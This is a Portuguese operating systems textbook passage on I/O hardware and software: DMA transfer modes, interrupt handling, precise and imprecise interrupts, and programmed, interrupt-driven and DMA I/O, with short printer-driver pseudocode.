O controlador de DMA inicializa a transferência emitindo, pelo barramento, uma requisição de leitura para o controlador de disco (passo 2). Essa requisição de leitura se parece com qualquer outra requisição de leitura, e o controlador de disco não sabe — ou não se preocupa com isso — se ela vem da CPU ou do controlador de DMA. Normalmente, o endereço de memória para onde escrever está nas linhas de endereços do barramento, de modo que, quando o controlador de disco busca a próxima palavra de seu buffer interno, ele sabe onde escrevê-la. A escrita na memória é outro ciclo de barramento-padrão (passo 3). Quando a escrita está completa, o controlador de disco envia um sinal de confirmação para o controlador de DMA, também por meio do barramento (passo 4). O controlador de DMA, então, incrementa o endereço de memória e diminui o contador de bytes. Se o contador de bytes ainda é maior do que 0, os passos de 2 a 4 são repetidos até que o contador seja 0. Nesse momento, o controlador de DMA interrompe a CPU para deixá-la ciente de que a transferência está completa. Quando o sistema operacional inicializa o atendimento da interrupção, ele não precisa copiar o bloco do disco para a memória: ele já está lá.

Os controladores de DMA variam consideravelmente em termos de sofisticação. Os mais simples tratam uma transferência por vez, conforme descrito anteriormente. Os mais complexos podem ser programados para lidar com múltiplas transferências simultaneamente. Alguns controladores têm internamente vários conjuntos de registradores, um para cada canal. A CPU inicializa carregando cada conjunto de registradores com os parâmetros relevantes para sua transferência. Cada transferência deve usar um controlador de dispositivo diferente. Após cada palavra ser transferida (passos 2 a 4) na Figura 5.3, o controlador de

DMA decide qual dispositivo será o próximo a ser atendido. Ele pode ser configurado para usar um algoritmo de alternância circular (*round-robin*) ou ter um esquema de prioridade projetado para favorecer alguns dispositivos sobre os outros. Diversas requisições a diferentes controladores de dispositivos podem estar pendentes em um dado momento, desde que exista uma maneira não ambígua para identificar separadamente os sinais de confirmação. Por esse motivo, muitas vezes uma linha diferente de confirmação no barramento é usada para cada canal de DMA.

Muitos barramentos podem operar em dois modos: modo palavra (word-at-a-time mode) e modo bloco. Alguns controladores de DMA também são capazes de operar em ambos os modos. No primeiro, a operação funciona como descrita anteriormente: o controlador de DMA solicita a transferência de uma palavra e consegue. Se a CPU também quiser o barramento, ela tem de esperar. O mecanismo é chamado de roubo de ciclo (cycle stealing), pois o controlador do dispositivo rouba da CPU um ciclo de barramento a cada vez, atrasando-a um pouco. No modo bloco, o controlador de DMA diz ao dispositivo para obter o barramento, emite uma série de transferências e, então, libera o barramento. Esse modo de operação é chamado de modo de surto (burst mode). É mais eficiente do que o anterior, pois várias palavras podem ser transferidas com uma única aquisição de barramento (a aquisição do barramento leva tempo). A desvantagem do modo surto é que ele pode bloquear a CPU e outros dispositivos por um período grande de tempo, caso um longo surto tenha de ser transferido.

No modelo discutido até aqui, também chamado de **modo direto** (*fly-by mode*), o controlador de DMA diz para o controlador do dispositivo transferir dados diretamente à memória principal. Um modo alternativo que alguns controladores de DMA usam estabelece que o controlador do dispositivo deve enviar a palavra para o controlador de DMA, que por sua vez requisita o barramento pela segunda vez para escrever a palavra para qualquer que seja o seu destino. Esse esquema requer um ciclo extra de barramento por palavra transferida, mas é mais flexível pelo fato de permitir a realização de cópias de dispositivo para dispositivo e também de memória para memória (emitindo uma requisição de leitura à memória seguida de uma requisição de escrita à memória, em endereços diferentes).

A maioria dos controladores de DMA usa endereçamento de memória física para suas transferências. O uso de endereços de memória física requer que o sistema operacional converta o endereço virtual do buffer de memória pretendido em um endereço físico e escreva esse endereço físico no registrador de endereço do DMA. Um esquema alternativo empregado em alguns controladores de DMA se baseia em escrever o próprio endereço virtual no controlador de DMA. Então o controlador de DMA deve usar a unidade de gerenciamento de memória (memory management unit — MMU) para fazer a tradução de endereço virtual para físico. Somente no caso em que a MMU é parte da

memória (possível, mas raro), e não da CPU, os endereços virtuais são colocados no barramento.

Mencionamos que o disco primeiro carrega dados em seus buffers internos antes que o DMA possa inicializar. Você deve estar se perguntando por que o controlador simplesmente não armazena os bytes na memória principal logo que eles são obtidos do disco. Em outras palavras: por que ele necessita de um buffer interno? Existem duas razões para isso. Primeiro, fazendo armazenamento interno, o controlador de disco pode realizar a conferência da soma de verificação antes de inicializar a transferência. Se essa verificação é incorreta, um erro é sinalizado e nenhuma transferência se realiza.

A segunda razão é que, depois de inicializada a transferência, a taxa de chegada dos bits do disco é mantida constante, quer o controlador esteja pronto para eles, quer não. Se o controlador tentasse escrever dados diretamente na memória, ele teria de acessar o barramento do sistema para cada palavra transferida. Se o barramento estivesse ocupado por outros dispositivos (por exemplo, no modo surto), o controlador teria de esperar. Se a palavra seguinte do disco chegasse antes de a anterior ter sido armazenada, o controlador seria obrigado a armazená-la em algum lugar. Se o barramento estivesse muito ocupado, o controlador poderia acabar tendo de armazenar um número considerável de palavras além de também ter de realizar uma grande quantidade de gerenciamento. Quando o bloco é armazenado internamente, o barramento não se faz necessário até que o DMA comece e, por essa razão, o projeto do controlador é muito mais simples, pois utilizando DMA o tempo de transferência para a memória não é um fator crítico. (Alguns controladores mais velhos iam, de fato, diretamente para a memória com apenas uma pequena quantidade de armazenamento interno, mas, quando o barramento estava muito ocupado, normalmente a transferência era terminada com um erro de overrun — transbordo de pilha.)

Nem todos os computadores usam DMA, pois se argumenta que a CPU principal é normalmente muito mais veloz do que o controlador de DMA e pode fazer o trabalho muito mais rápido (quando o fator limitante não é a velocidade do dispositivo de E/S). Se não existe outro trabalho para ela realizar, não tem sentido a CPU (rápida) ter de esperar pelo controlador de DMA (lento) acabar. Além disso, livrar-se do controlador de DMA e deixar a CPU fazer todo o trabalho via software economiza dinheiro — fator importante para os computadores de baixo custo (embarcados).

#### 5.1.5 Interrupções revisitadas

Na Seção 1.4.5, abordamos de passagem as interrupções, mas existe mais a ser dito. Em um sistema típico de computador pessoal, a estrutura de interrupções é como mostrada na Figura 5.4. Em hardware, as interrupções trabalham da seguinte maneira: quando um dispositivo de E/S finaliza seu trabalho, ele gera uma interrupção (presumindo que as interrupções tenham sido habilitadas pelo sistema operacional). Ele faz isso enviando um sinal pela linha do barramento à qual está associado. Esse sinal é detectado pelo chip controlador de interrupção localizado na placa-mãe, o qual, então, decide o que fazer.

Se nenhuma outra interrupção está pendente, o controlador de interrupção processa a interrupção imediatamente. Se outra interrupção está em tratamento ou outro dispositivo fez uma requisição simultânea em uma linha de requisição de interrupção de maior prioridade no barramento, o dispositivo é simplesmente ignorado naquele momento. Nesse caso, ele continua a gerar um sinal de interrupção no barramento até ser atendido pela CPU.

Para tratar a interrupção, o controlador coloca um número nas linhas de endereço especificando qual dispositivo requer atenção e repassa um sinal para interromper a CPU.

O sinal de interrupção faz com que a CPU pare aquilo que está fazendo e inicie outra atividade. O número nas linhas de endereço é usado como índice em uma tabela chamada vetor de interrupções para buscar um novo contador de programa. Esse contador de programa aponta para o início da rotina de tratamento da interrupção correspondente. Em geral, as interrupções de software (traps) e de hardware usam o mesmo mecanismo desse ponto em diante e frequentemente compartilham o mesmo vetor de interrupções. A locação do vetor de interrupções pode ser feita fisicamente na máquina ou estar em algum lugar da memória, com um registrador da CPU (carregado pelo sistema operacional), que aponta para sua origem.




Figura 5.4 Como ocorre uma interrupção. As conexões entre os dispositivos e o controlador de interrupção atualmente utilizam linhas de interrupção no barramento, em vez de cabos dedicados.

Imediatamente após o início da execução, a rotina de tratamento da interrupção confirma a interrupção escrevendo um certo valor em uma das portas de E/S do controlador de interrupção. A confirmação diz ao controlador que ele está livre para repassar outra interrupção. O fato de a CPU atrasar essa confirmação até que esteja livre para lidar com a próxima interrupção faz com que se evitem as condições de corrida que envolvem múltiplas interrupções (quase simultâneas). Convém acrescentar que alguns computadores (antigos) não têm um chip controlador de interrupção centralizado, de modo que cada controlador de dispositivo efetua diretamente sua própria requisição.

O hardware sempre salva certas informações antes de inicializar a rotina de tratamento da interrupção. Quais informações salvar e onde elas são salvas varia consideravelmente de CPU para CPU. No mínimo, o contador de programa deve ser salvo, de modo que o processo interrompido possa ser reinicializado. Em último caso, todos os registradores visíveis e um grande número de registradores internos também podem ser salvos.

Uma questão importante é onde salvar essas informações. Uma opção é inseri-las nos registradores internos de maneira que o sistema operacional possa ler quando necessário. Um problema desse método é que o controlador de interrupção não pode receber uma confirmação até que todas as informações potencialmente relevantes tenham sido lidas, para que uma segunda interrupção não sobreponha os registradores internos durante o salvamento. Essa estratégia acarreta longos períodos de tempo perdidos quando as interrupções são desabilitadas e possivelmente também perdas de interrupções e de dados.

Consequentemente, a maioria das CPUs salva as informações em uma pilha. Contudo, isso também apresenta problemas. Para começar, de quem é a pilha? Se é usada a pilha atual, ela pode muito bem ser uma pilha do processo do usuário. Além disso, o ponteiro da pilha pode até não ser legítimo, o que causará um erro fatal quando o hardware tentar escrever algumas palavras nele. Ele também pode apontar para o final de uma página. Após várias escritas na memória, o limite da página pode ser ultrapassado e uma falta de página pode ser gerada. A ocorrência de uma falta de página durante o processamento de uma interrupção de hardware cria um problema maior: onde salvar o estado para tratar a falta de página?

Se for usada a pilha do núcleo do sistema operacional, existe uma probabilidade muito maior de o ponteiro da pilha ser legítimo e apontar para uma página na memória. Contudo, o chaveamento para o modo núcleo pode requerer a troca dos contextos da MMU e provavelmente invalidar a maior parte da cache — ou toda ela — e a tabela de tradução de endereços (translation lookaside buffer — TLB). A recarga de toda essa informação, estática ou dinamicamente, aumenta o tempo de processamento da interrupção e, assim, desperdiça tempo de CPU.

#### Interrupções precisas e imprecisas

Outro problema é causado pelo fato de que a maioria das CPUs modernas é projetada com pipelines profundos e, muitas vezes, superescalares (paralelismo interno). Nos sistemas mais antigos, após cada instrução finalizar sua execução, o microprograma ou hardware era verificado para ver se havia uma interrupção pendente. Em caso afirmativo, o contador de programa e a palavra de estado do programa (*program status word* — PSW) eram colocados na pilha e a sequência da interrupção começava. Após o término do tratamento da interrupção, o processo reverso era executado, com os valores anteriores da PSW e do contador de programa retirados da pilha; o processo associado a eles era, então, reinicializado.

Esse modelo pressupõe que, se uma interrupção ocorre justamente após alguma instrução, todas as instruções anteriores (inclusive a referida instrução) foram executadas por completo e nenhuma instrução posterior a ela foi executada de nenhuma maneira. Em máquinas antigas, essa suposição sempre era válida. Nas modernas, nem sempre.

Para os iniciantes, considere-se o modelo de pipeline da Figura 1.6(a). O que acontece se ocorre uma interrupção enquanto o pipeline está cheio (o caso mais comum)? Muitas instruções estão em vários estágios da execução. Quando há uma interrupção, o valor do contador de programa pode não refletir a fronteira correta entre as instruções executadas e as não executadas. Mais provavelmente ele refletirá o endereço da próxima instrução a ser buscada e colocada no pipeline, em vez do endereço da instrução que acabou de ser processada pela unidade de execução.

Em uma máquina superescalar, como a demonstrada na Figura 1.7(b), as coisas são ainda piores. As instruções devem ser decompostas em micro-operações que podem ser executadas fora da ordem, dependendo da disponibilidade dos recursos internos — como unidades funcionais e registros. No momento da interrupção, algumas instruções previamente enviadas podem não ter sido inicializadas, assim como outras mais recentes podem estar quase concluídas. Quando uma interrupção é sinalizada, podem existir diversas instruções em diferentes estágios de completude, com menor relação entre elas e o contador de programas.

Uma interrupção que deixa a máquina em um estado bem definido é chamada de **interrupção precisa** (Walker e Cragon, 1995). Essa interrupção possui quatro propriedades:

- O contador de programa (program counter PC) é salvo em um lugar conhecido.
- 2. Todas as instruções anteriores àquela apontada pelo PC foram totalmente executadas.
- Nenhuma instrução posterior à apontada pelo PC foi executada.
- O estado de execução da instrução apontada pelo PC é conhecido.

Note que não existe proibição para que as instruções posteriores à apontada pelo PC sejam inicializadas. Cabe apenas observar que quaisquer alterações que elas façam aos registradores ou à memória devem ser desfeitas antes que a interrupção ocorra. Também é permitido aceitar a execução da instrução apontada, assim como que ela não seja executada. Entretanto, é preciso estar muito claro qual dos dois casos se aplica. Muitas vezes, se a interrupção é de E/S, a instrução pode ainda nem ter começado. Contudo, se esta for uma interrupção de software ou falta de página, então é provável que o PC aponte para a instrução causadora da falta, de modo que ela possa ser reinicializada posteriormente. A situação mostrada na Figura 5.5(a) ilustra uma interrupção precisa. Todas as instruções até o contador de programa (316) foram concluídas e nenhuma das que estão depois dele foi inicializada (nem retrocederam para desfazer seus efeitos).

Uma interrupção que não atende a esses requisitos é chamada de interrupção imprecisa e complica bastante a vida do projetista do sistema operacional, que se vê então obrigado a calcular o que já foi executado e aquilo que ainda deve ser executado. A Figura 5.5(b) mostra uma interrupção imprecisa, na qual diferentes instruções próximas do contador de programa encontram-se em diferentes estágios de execução, e nos permite observar que as instruções mais antigas nem sempre estão mais adiantadas do que as mais recentes. Máquinas com interrupções imprecisas geralmente colocam uma grande quantidade de informação de estado interno em uma pilha para dar ao sistema operacional a possibilidade de calcular o que estava acontecendo. O código necessário para reinicializar a máquina em geral é extremamante complicado. Da mesma forma, salvar uma grande quantidade de informação na memória a cada interrupção torna a interrupção lenta




Figura 5.5 (a) Uma interrupção precisa. (b) Uma interrupção imprecisa.

e a recuperação ainda pior. Isso gera uma situação irônica, em que CPUs superescalares muito rápidas às vezes são inadequadas para o trabalho em tempo real em virtude da lentidão das interrupções.

Alguns computadores são projetados de modo que alguns tipos de interrupções de software e de hardware são precisos e outros não. Por exemplo, ter interrupções de E/S precisas, mas interrupções causadas por erros fatais de programação imprecisas, não é má ideia, visto que não é necessário que nenhuma tentativa seja feita para reinicializar os processos em execução depois que estes tenham sido divididos por zero. Algumas máquinas têm um bit que pode ser marcado para forçar todas as interrupções a serem precisas. A desvantagem de utilizar esse bit é que ele obriga a CPU a registrar cuidadosamente qualquer tarefa que ela esteja realizando e manter cópias de proteção dos registradores, de modo que ela possa gerar uma interrupção precisa em qualquer instante. Toda essa sobrecarga de trabalho gera um impacto significativo no desempenho.

Algumas máquinas superescalares, como os computadores Pentium, têm interrupções precisas para permitir que os programas antigos trabalhem corretamente. O custo das interrupções precisas é uma lógica de interrupção extremamente complexa dentro da CPU para garantir que, quando o controlador de interrupção sinalizar que ele quer causar uma interrupção, todas as instruções até aquele ponto possam ser concluídas e nada além daquele ponto tenha qualquer efeito considerável sobre o estado da máquina. Nesse caso, o custo é pago não em tempo, mas em área de chip e complexidade de projeto. Se as interrupções precisas não fossem necessárias para garantir a compatibilidade com as versões antigas, essa área de chip poderia ser disponibilizada para caches maiores dentro do chip, tornando a CPU mais rápida. Por outro lado, as interrupções imprecisas deixam o sistema operacional muito mais complicado e lento e, desse modo, fica difícil dizer qual abordagem é realmente melhor.

### 5.2 Princípios do software de E/S

Deixemos de lado por enquanto o hardware de E/S para entrar em mais detalhes sobre o software de E/S. Primeiro, veremos os objetivos do software de E/S e, em seguida, como a E/S pode ser feita do ponto de vista do sistema operacional.

#### 5.2.1 Objetivos do software de E/S

Um conceito primordial no projeto de software de E/S é conhecido como **independência do dispositivo**. Esse conceito propõe que deveria ser possível escrever programas aptos a acessar qualquer dispositivo de E/S sem a necessidade de especificar antecipadamente o dispositivo. Por exemplo, um programa que lê um arquivo como entrada deveria ser capaz de ler um arquivo de um disco rígido, de

um CD-ROM, de um DVD ou de um dispositivo USB sem ter de modificar o programa para cada dispositivo diferente. De modo semelhante, deveria ser possível digitar um comando como

sort <input >output

que trabalhe com uma entrada vinda de qualquer tipo de disco co ou de um teclado, e a saída ir para qualquer tipo de disco ou para o monitor. Fica a cargo do sistema operacional tratar dos problemas causados pelo fato de esses dispositivos serem realmente desiguais e necessitarem de sequências de comandos muito diferentes para ler ou escrever.

Estreitamente relacionado à independência do dispositivo está o objetivo da **nomeação uniforme**. O nome de um arquivo ou de um dispositivo deveria simplesmente ser uma cadeia de caracteres ou um número inteiro totalmente independente do dispositivo. No UNIX, todos os discos podem ser arbitrariamente integrados na hierarquia do sistema de arquivos, de modo que o usuário não precise estar ciente de qual nome corresponde a qual dispositivo. Por exemplo, um dispositivo USB pode ser **montado** no topo do diretório /usr/ast/backup, de maneira que copiar um arquivo para o subdiretório /usr/ast/backup/monday significa copiar o arquivo para o dispositivo USB. Assim, todos os arquivos e dispositivos são endereçados do mesmo modo: pelo nome do caminho.

Outra questão importante para os programas de E/S é o **tratamento de erros**. Em geral, os erros deveriam ser tratados o mais próximo possível do hardware. Se o controlador descobre um erro de leitura, ele deveria tentar corrigi-lo por si próprio. Se ele não tem condições de fazê-lo, então o driver do dispositivo deveria tratar disso, talvez simplesmente tentando ler de novo o bloco. Muitos erros são transitórios, como erros de leitura causados por partículas de pó sobre o cabeçote de leitura e que frequentemente não ocorrem nas leituras seguintes. Somente se as camadas mais baixas não fossem capazes de tratar o problema é que as camadas superiores deveriam ser informadas sobre ele. Em muitos casos, a recuperação de um erro pode ser feita com transparência em um baixo nível sem que os níveis superiores tomem conhecimento desse erro.

Uma outra questão ainda primordial é o tipo de transferência, que pode ser **síncrona** (bloqueante) ou **assíncrona** (orientada à interrupção). A maioria das E/S físicas é assíncrona — a CPU inicializa a transferência e segue fazendo outra atividade até receber uma interrupção. Os programas do usuário são muito mais fáceis de escrever quando as operações de E/S são bloqueantes — após uma chamada de sistema read o programa é automaticamente suspenso até que os dados estejam disponíveis no buffer. Fica a cargo do sistema operacional fazer as operações, de fato orientadas à interrupção, parecerem bloqueantes aos programas do usuário.

Outra questão para os programas de E/S é a **utilização de buffer** para armazenamento temporário. Muitas vezes,

os dados provenientes de um dispositivo não podem ser armazenados diretamente em seu destino. Por exemplo, quando um pacote chega da rede, o sistema operacional não sabe onde armazená-lo definitivamente enquanto não tiver sido colocado em algum lugar para ser examinado. Além disso, alguns dispositivos apresentam restrições severas de tempo real (por exemplo, dispositivos de áudio digital), de modo que os dados devem ser antecipadamente colocados em um buffer de saída para separar a taxa com a qual o buffer é preenchido da taxa com a qual ele é esvaziado, a fim de evitar seu completo esvaziamento. A utilização de buffer para armazenamento temporário envolve muitas operações de cópia e com frequência gera um impacto significativo no desempenho da E/S.

O conceito final que mencionaremos aqui é o de dispositivos compartilhados versus dedicados. Alguns dispositivos de E/S, como discos, podem ser usados por muitos usuários ao mesmo tempo. O fato de vários usuários terem arquivos abertos simultaneamente no mesmo disco não acarreta qualquer problema. Outros dispositivos, como unidades de fita, devem ser dedicados a um único usuário até que este finalize suas operações. Então, outro usuário pode usar a unidade de fita. Definitivamente, não é viável ter dois ou mais usuários escrevendo blocos aleatoriamente e de maneira intercalada na mesma fita. O uso de dispositivos dedicados (não compartilhados) também gera uma série de problemas, como os impasses. Novamente, o sistema operacional deve ser capaz de tratar tanto os dispositivos compartilhados quanto os dedicados de uma maneira que evite problemas.

#### 5.2.2 E/S programada

Existem três diferentes maneiras fundamentais de realizar E/S. Nesta seção examinaremos a primeira delas, a E/S programada. Nas próximas duas seções serão examinadas as outras: a E/S orientada à interrupção e a E/S que usa DMA. A forma mais simples de E/S é ter a CPU fazendo todo o trabalho. Esse método é chamado de **E/S programada**.

Esse método é muito simples de ilustrar com um exemplo. Considere um processo de usuário que quer imprimir a cadeia de caracteres de oito caracteres 'ABCDEFGH' na impressora. Primeiro ele monta a cadeia de caracteres em um buffer no espaço do usuário, como mostrado na Figura 5.6(a).

O processo do usuário requisita então a impressora para escrita por meio de uma chamada de sistema para abri-la. Se a impressora está sendo usada por outro processo, essa chamada falha e retorna um código de erro ou um bloqueio até que a impressora esteja disponível, dependendo do sistema operacional e dos parâmetros da chamada. Uma vez que tenha a impressora, o processo do usuário efetuará uma chamada de sistema para imprimir a cadeia de caracteres na impressora.

Normalmente, o sistema operacional então copia o buffer com a cadeia de caracteres para um vetor — digamos, *p* —




Figura 5.6 Estágios da impressão de uma cadeia de caracteres.

no espaço do núcleo, onde ele é mais facilmente acessado (pois o núcleo pode precisar trocar o mapa da memória para acessar o espaço do usuário). Ele então verifica se a impressora está disponível no momento; em caso negativo, ele espera até que ela esteja. Logo que a impressora fica disponível, o sistema operacional copia o primeiro caractere para o registrador de dados da impressora — no exemplo dado, isso é feito mediante o uso da E/S mapeada na memória. Essa ação ativa a impressora. O caractere pode não aparecer ainda porque algumas impressoras armazenam uma linha ou uma página antes de imprimir qualquer coisa. No entanto, na Figura 5.6(b), vemos que o primeiro caractere foi impresso e que o sistema marcou o 'B' como o próximo caractere a ser impresso.

Logo que ele copia o primeiro caractere para a impressora, o sistema operacional verifica se a impressora está pronta para aceitar outro caractere. Em geral, a impressora tem um segundo registrador, que contém seu status. O ato de escrever para o registrador de dados faz o status se tornar 'indisponível'. Assim que o controlador da impressora processa o caractere atual, ele indica sua disponibilidade marcando algum bit ou colocando algum valor em seu registrador de status.

Nesse ponto, o sistema operacional espera que a impressora fique pronta novamente. Quando isso ocorre, ele imprime o caractere seguinte, como mostra a Figura 5.6(c). Esse laço continua até que toda a cadeia de caracteres tenha sido impressa. Então, o controle retorna para o processo do usuário.

Os passos seguidos pelo sistema operacional são resumidos na Figura 5.7. Primeiro os dados são copiados para o núcleo. Então, o sistema operacional entra em um laço fechado que envia um caractere de cada vez para a saída. O

aspecto essencial da E/S programada, nitidamente ilustrada na figura, é que, após a saída de um caractere, a CPU continuamente verifica se o dispositivo está pronto para aceitar outro. Esse comportamento muitas vezes é chamado de espera ocupada (busy waiting) ou polling.

A E/S programada é simples mas tem a desvantagem de segurar a CPU o tempo todo até que a E/S seja feita. Se o tempo para 'imprimir' um caractere for muito curto (pois tudo o que a impressora está fazendo é copiar o novo caractere para um buffer interno), então a espera ociosa será conveniente. Além disso, em um sistema embarcado, no qual a CPU não tem nada mais para fazer, a espera ociosa é razoável. Contudo, em sistemas mais complexos, em que a CPU tem outro trabalho a realizar, a espera ociosa é ineficiente. Faz-se necessário um melhor método de E/S.

#### 5.2.3 E/S usando interrupção

Vamos agora considerar o caso da impressão em uma impressora que não armazena os caracteres, mas imprime--os um a um à medida que chegam. Se a impressora pode imprimir cem caracteres por segundo, cada caractere leva 10 ms para ser impresso. Isso significa que, após cada caractere ser escrito no registrador de dados da impressora, a CPU permanece em um laço ocioso durante 10 ms esperando a permissão para a saída do próximo caractere. Isso é mais do que o tempo necessário para fazer um chaveamento de contexto e executar algum outro processo durante os 10 ms que de outra maneira seriam perdidos.

Outro modo de permitir que a CPU faça outra coisa enquanto espera a impressão tornar-se pronta é usar interrupções. Quando é feita uma chamada de sistema para a

```
copy_from_user(buffer, p, cont);
for (i=0; i < count; i++) {
   while (*printer_status_reg !=READY);
   *printer_data_register = p[i];
return_to_user();
```

Figura 5.7 Como é escrita uma cadeia de caracteres para a impressora usando E/S programada.

<sup>/\*</sup> p é o buffer do núcleo \*/ /\* executa o laco para cada caractere \*/ /\* executa o laco até a impressora estar pronta\*/ /\* envia um caractere para a saída \*/

impressão de uma cadeia de caracteres, o buffer é copiado para o espaço do núcleo do sistema operacional, como mostrado anteriormente, e o primeiro caractere é copiado para a impressora tão logo ela concorde em aceitá-lo. Nesse ponto, a CPU chama o escalonador e outro processo é executado. O processo que solicitou a impressão da cadeia de caracteres é bloqueado até que toda a cadeia seja impressa. O trabalho feito durante a chamada de sistema é mostrado na Figura 5.8(a).

Quando a impressora imprimiu um caractere e está preparada para aceitar o próximo, ela gera uma interrupção. Essa interrupção detém o processo atual e salva seu estado. Então, a rotina de tratamento de interrupção da impressora é executada. Uma versão simples desse código é mostrada na Figura 5.8(b). Se não existem mais caracteres para imprimir, o tratador de interrupção executa alguma ação para desbloquear o usuário solicitante. Caso contrário, ele envia o caractere seguinte, confirma o recebimento da interrupção e retorna para o processo que estava executando antes da interrupção, o qual continua a partir do ponto em que tinha parado.

#### 5.2.4 E/S usando DMA

Uma desvantagem óbvia do mecanismo de E/S orientada à interrupção é a ocorrência de uma interrupção para cada caractere. Interrupções levam tempo, de modo que esse esquema desperdiça uma certa quantidade de tempo de CPU. Uma solução é usar o acesso direto à memória (DMA). A ideia é fazer o controlador de DMA alimentar os caracteres para a impressora um por vez, sem que a CPU seja perturbada. Na verdade, o DMA executa E/S programada, em que somente o controlador de DMA faz todo o trabalho, em vez da CPU principal. Essa estratégia requer hardware especial (o controlador de DMA). Uma simplificação do código é dada na Figura 5.9.

```
copy_from_user(buffer, p, count);
enable_interrupts();
while (*printer_status_reg != READY);
*printer_data_register = p[0];
scheduler();
```

(a)

A grande vantagem do DMA é reduzir o número de interrupções de uma por caractere para uma por buffer impresso. Se existem muitos caracteres e as interrupções são lentas, esse sistema pode significar uma melhoria substancial. Por outro lado, o controlador de DMA é, em geral, muito mais lento do que a CPU principal. Se o controlador de DMA não é capaz de dirigir o dispositivo em velocidade máxima ou a CPU não tem nada para fazer enquanto espera pela interrupção do DMA, então a E/S orientada à interrupção ou mesmo a E/S programada podem ser mais vantajosas. Na maior parte das vezes, o DMA vale a pena.

#### 5.3 Camadas do software de E/S

O software de E/S normalmente é organizado em quatro camadas, como mostrado na Figura 5.10. Cada camada tem uma função bem definida para executar e uma interface também bem definida para as camadas adjacentes. A funcionalidade e as interfaces diferem de sistema para sistema, de modo que a discussão que segue — que examina todas as camadas partindo daquela de nível mais baixo — não é específica de uma determinada máquina.

#### 5.3.1 Tratadores de interrupção


Se, por um lado, a E/S programada é eventualmente útil, por outro, para a maioria das E/S, as interrupções são um fato desagradável e não podem ser evitadas. Elas deveriam ser escondidas nas entranhas do sistema operacional, de modo que a menor parte possível dele soubesse de sua existência. A melhor maneira de escondê-las é bloquear o driver que inicializou uma operação de E/S até que a E/S se complete e a interrupção ocorra. O driver pode bloquear a si próprio executando, por exemplo, uma operação down

```
if (count == 0) {
    unblock_user();
} else {
    *printer_data_register = p[i];
    count = count - 1;
    i = i + 1;
}
acknowledge_interrupt();
return_from_interrupt();
```

Figura 5.8 Como escrever uma cadeia de caracteres na impressora usando E/S orientada à interrupção. (a) Código executado quando é feita a chamada de sistema para impressão. (b) Rotina de tratamento da interrupção.

```
copy_from_user(buffer, p, count); acknowledge_interrupt(); set_up_DMA_controller(); unblock_user(); return_from_interrupt(); (a) (b)
```

**Figura 5.9** A impressão de uma cadeia de caracteres usando o DMA. (a) Código executado quando é feita a chamada de sistema print. (b) Rotina de tratamento da interrupção.



I Figura 5.10 Camadas do software de E/S.

sobre um semáforo, um wait sobre uma variável de condição, um receive sobre uma mensagem, ou algo similar.

Quando ocorre uma interrupção, a rotina de manipulação de interrupção faz o necessário para tratar a interrupção e depois pode desbloquear o driver que a chamou. Em alguns casos, essa rotina apenas completará a operação up sobre um semáforo. Em outra situação, ela emitirá um signal sobre uma variável de condição de um monitor ou, ainda, enviará uma mensagem para o driver bloqueado. Em todos os casos, o efeito resultante da interrupção fará com que o driver previamente bloqueado esteja novamente apto a executar. Esse modelo funciona bem sempre que os drivers são estruturados como processos do núcleo do sistema operacional, com seus próprios estados, suas pilhas e seus contadores de programa.

Obviamente, na realidade isso não é tão simples. O processamento de uma interrupção não é apenas uma questão de interceptar uma interrupção, executar um up sobre algum semáforo e, então, executar uma instrução IRET para retornar da interrupção para o processo anterior. Existe ainda uma grande quantidade de trabalho adicional para o sistema operacional realizar. Faremos então um resumo desse trabalho, mostrando uma série de passos que devem ser executados em software após a interrupção do hardware ter sido concluída. É necessário notar que os detalhes dependem muito do sistema, de modo que alguns dos passos relacionados a seguir podem não ser essenciais em uma determinada máquina, bem como outros passos não relacionados podem se fazer necessários. Além disso, os passos que ocorrem podem estar em uma ordem diferente em algumas máquinas.

- Salva quaisquer registradores (incluindo a PSW) que ainda não foram salvos pelo hardware de interrupção.
- Estabelece um contexto para a rotina de tratamento da interrupção. Isso pode envolver a configuração de TLB, MMU e uma tabela de páginas.
- Estabelece uma pilha para a rotina de tratamento da interrupção.
- Sinaliza o controlador de interrupção. Se não existe um controlador de interrupção centralizado, reabilita as interrupções.

- Copia os registradores de onde eles foram salvos (possivelmente de alguma pilha) para a tabela de processos.
- Executa a rotina de tratamento de interrupção. Ela extrairá informações dos registradores do controlador do dispositivo que está interrompendo.
- Escolhe o próximo processo a executar. Se a interrupção deixou pronto algum processo de alta prioridade anteriormente bloqueado, este pode ser escolhido para executar agora.
- Estabelece o contexto da MMU para o próximo processo a executar. Algum ajuste na TLB também pode ser necessário.
- Carrega os registradores do novo processo, incluindo sua PSW.
- 10. Inicializa a execução do novo processo.

Como se vê, o processamento da interrupção está longe de ser trivial. Ele também usa um número considerável de instruções da CPU, especialmente em máquinas nas quais a memória virtual está presente e as tabelas de páginas precisam ser atualizadas ou o estado da MMU tem de ser armazenado (por exemplo, os bits *R* e *M*). Em algumas máquinas, a TLB e a cache da CPU também devem ser ajustadas durante a alternância entre os modos núcleo e usuário, que usam ciclos de máquinas adicionais.

#### 5.3.2 Drivers dos dispositivos

Neste capítulo, primeiro abordamos aquilo que os controladores dos dispositivos fazem. Vimos que cada controlador tem alguns registradores do dispositivo usados para dar a ele comandos ou para ler seu status a partir dele, ou ambos os casos. O número de registradores do dispositivo e a natureza dos comandos variam radicalmente de dispositivo para dispositivo. Por exemplo, um driver de mouse deve aceitar informações do mouse dizendo o quanto ele se moveu e qual botão foi pressionado. Em contrapartida, o driver do disco deve saber sobre setores, trilhas, cilindros, cabeçotes, movimento do braço, controladores do motor, tempos de ajuste do cabeçote e sobre todas as demais mecânicas que fazem o disco trabalhar corretamente. Obviamente, esses drivers serão muito diferentes.

